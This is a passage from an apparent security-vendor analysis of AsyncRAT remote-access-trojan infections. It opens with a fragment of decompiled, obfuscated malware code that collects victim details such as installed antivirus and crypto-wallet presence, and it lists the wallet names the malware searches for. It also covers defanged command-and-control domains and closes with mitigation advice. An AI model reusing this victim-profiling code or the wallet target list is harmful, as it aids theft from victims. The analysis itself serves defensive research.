    mKZzrlnmelHw.yQykSDKWWR("Performance").KVGIiRqtVgKxm = hnFsrHxvUfWIH.getActiveWindowTitle();
    mKZzrlnmelHw.yQykSDKWWR("Pastebin").KVGIiRqtVgKxm = embeddedConfig.contentHostingURL;
    mKZzrlnmelHw.yQykSDKWWR("Antivirus").KVGIiRqtVgKxm = hnFsrHxvUfWIH.listInstalledAV();
```

```
mKZzrlnmelHw.yQykSDKWWR("Pong").KVGIiRqtVgKxm = "";
mKZzrlnmelHw.yQykSDKWWR("Group").KVGIiRqtVgKxm = embeddedConfig.WFLcdvvNPOGn;
mKZzrlnmelHw.yQykSDKWWR("BoolWallets").KVGIiRqtVgKxm = PiwLVXjhASIj.foundCryptoWallet.ToString();
mKZzrlnmelHw.yQykSDKWWR("LastTime").KVGIiRqtVgKxm = hnFsrHxvUfWIH.UTvesqJAgtRlr;
```

AsyncRAT scans specific folders within the application directory, browser extensions, and user data to identify folder names associated with particular crypto wallets, verifying their presence in the system.

The code snippet of the crypto wallet-checking prologue conducts queries for certain directories relating to the following wallet strings:

- Atomic
- Binance
- BinanceEdge
- BitcoinCore
- BitKeep

- BitPay
- Coinbase
- Coinomi
- Electrum
- Exodus
- F2a
- LedgerLive
- Meta
- Phantom
- RabbyWallet
- Ronin
- TronLink
- Trust

Recent trends in AsyncRAT infections

As of early 2023, AsyncRAT infections still persist, employing various file types, including PowerShell, Windows Script File (WSF), and VBScript (VBS) to bypass antivirus detection measures. Notably, *Any.run* consistently reports AsyncRAT ranking among the top ten weekly malware trends over the past few months.

Our recent investigations align with this trend, although there are nuanced differences in the dropped scripts, utilized domains, and observed injection processes. Despite these changes in tactics, one consistent aspect is the use of dynamic DNS (DDNS) services — such as those provided by No-IP and DuckDNS — for network infrastructure.

Analyzing the decrypted AsyncRAT payload, it becomes evident that the certificate employed is associated with AsyncRAT Server, a characteristic trait of AsyncRAT C&C traffic. Typically, the Subject Common Name is configured as either "AsyncRAT Server" or "AsyncRAT Server CA," (as mentioned in our previous technical brief on SSL/TLS communications). Examining the Subject Common Name proves valuable in identifying AsyncRAT infections.

The malware configuration reveals the presence of the ID 3LOSH RAT. This implies that the payload may have utilized the 3LOSH crypter for obfuscation and stealth, potentially explaining the use of multiple scripts across different stages of the infection chain. The previous research from Talos showed similar instances where such infections leverage the elusiveness provided by crypters to enhance operational efficiency.

During our investigation of the AsyncRAT sample files, we identified code similarities between the injection code used for *aspnet_compiler.exe* and an open-source repository on GitHub. Two notable distinctions emerged between the AsyncRAT sample obtained from our customer's environment and the version on the GitHub repository. First, our acquired sample includes *BoolWallets* as one of the scanned cryptocurrency wallets. Second, the GitHub version lacks keylogging capabilities. The code we acquired, however, exhibits keylogging functionalities, resembling another sample found in the GitHub repository. These variances suggest that the attacker customized the GitHub code to align with their specific goals.

Exploring Dynamic DNS Usage

Dynamic DNS allows threat actors to swiftly change the IP address associated with a domain name, posing a challenge for security systems attempting to detect and block malicious activities. Our recent investigations have unveiled C&C domains registered under No-IP and Dynu Systems, Inc. One domain, *66escobar181[.]ddns[.]net*, resolved to the IP address 185[.]150[.]25[.]181. VirusTotal analysis indicates multiple domains flagged as malicious, all converging to the same IP address.

185.150.25.181

DETECTION DETAILS RELATIONS COMMUNITY 1

Passive DNS Replication (17)

Date resolved	Detections	Resolver	Domain
2023-11-04	4 / 88	VirusTotal	vps-zap994834-1.zap-srv.com
2023-11-03	4 / 88	VirusTotal	vps-zap757519-1.zap-srv.com
2023-11-03	4 / 88	VirusTotal	dedicated-zap892048-1.zap-srv.com
2023-11-03	3 / 88	VirusTotal	vps-zap1074984-1.zap-srv.com
2023-11-03	4 / 88	VirusTotal	vps-zap850681-8.zap-srv.com
2023-11-03	4 / 88	VirusTotal	vps-zap1131207-1.zap-srv.com
2023-10-26	0 / 88	VirusTotal	66escobar181.ddns.net
2021-10-11	0 / 88	VirusTotal	owskax.buzz
2021-10-11	0 / 88	VirusTotal	www.owskax.buzz
2021-10-10	2 / 88	VirusTotal	edfa.club
2021-10-10	0 / 88	VirusTotal	www.edfa.club
2021-10-08	0 / 88	VirusTotal	www.kanlig.live
2021-10-08	5 / 88	VirusTotal	kanlig.live
2021-10-08	0 / 88	VirusTotal	portaalviraliteit.live
2021-10-08	0 / 88	VirusTotal	www.portaalviraliteit.live
2021-09-27	0 / 88	VirusTotal	systematischebalans.email
2021-09-27	0 / 88	VirusTotal	mail.systematischebalans.email

Further scrutinizing the IP information, we find an association with the hosting provider Zap-Hosting, which is known for offering diverse services such as game servers, websites, and virtual private servers (VPS). A similar pattern emerges with the other domain (*httpswin10[.]kozow[.]com*), which resolves to an IP address associated with a hosting provider. This IP address is also shared with other malicious domains, indicating a consistent strategy by malicious actors to leverage DDNS and hosting providers for their operations. This underscores the deliberate efforts to obfuscate their activities and highlights the persistent challenges in tracking and mitigating threats associated with AsyncRAT.

Conclusion and Recommendations

This blog entry shows how AsyncRAT, a remote access trojan with features such as unauthorized access, keylogging, remote desktop control, and covert file manipulation, serves as a versatile tool for various threats, including ransomware.

The strategic use of multiple obfuscated scripts that incorporate "living off the land" techniques grant malicious actors flexibility, enabling them to evade detection. Coupled with code injection into legitimate files like *aspnet_compiler.exe*, this technique significantly increases the challenge of detecting these threats.

Furthermore, the use of dynamic host servers allows threat actors to seamlessly update their IP addresses, strengthening their ability to remain undetected within the system. AsyncRAT's default purpose remains intact in many cases — to covertly exfiltrate valuable information such as usernames, passwords, and cryptocurrency wallets. Keystrokes captured via keylogging enable attackers to harvest credentials and potentially access financial accounts.

This case highlights the significance of continuous monitoring services like Trend MxDRservices. The early detection of the AsyncRAT allowed the team to prevent it from causing additional harm to the customer's environment, potentially avoiding ransomware infection, a scenario AsyncRAT has historically been capable of in the past.

Here are some mitigation and prevention strategies that an organization can employ for such attacks:

- Behavior monitoring observes the runtime behavior of scripts and other executable code. It analyzes actions taken by scripts during execution, identifying deviations from expected behavior.
- Web reputation services maintain databases of known malicious URLs and domains. They assess the reputation of web entities, preventing users from accessing sites associated with malicious scripts.

- Restricting or disabling the execution of VBScript and PowerShell scripts for specific users who don’t need this function can help limit an attacker’s ability to leverage scripts for malicious activities.
- Given the persistent and evolving nature of threats like AsyncRAT, it is important to implement robust 24/7 monitoring services, such as MxDR, for proactive threat detection and prevention. The ability to promptly respond to potential breaches not only mitigates the impact on the targeted environment but also prevents the escalation of threats, such as ransomware infections.
- Implementing robust email security measures can help in blocking AsyncRAT infections delivered through spam emails, preventing users from clicking on malicious links or downloading malicious files. Email security serves as an additional data source for MxDR investigations, providing comprehensive visibility into the point of entry for the threat. In this case, our customers lacked email security or were using third-party email security, hindering our ability to pinpoint the specific email message as the source.
- Users should be taught about the risks of downloading and executing scripts from unknown or untrusted sources, especially those that come bundled with email attachments and links.

Indicators of Compromise

The indicators of compromise for this entry can be viewed here.

Tags
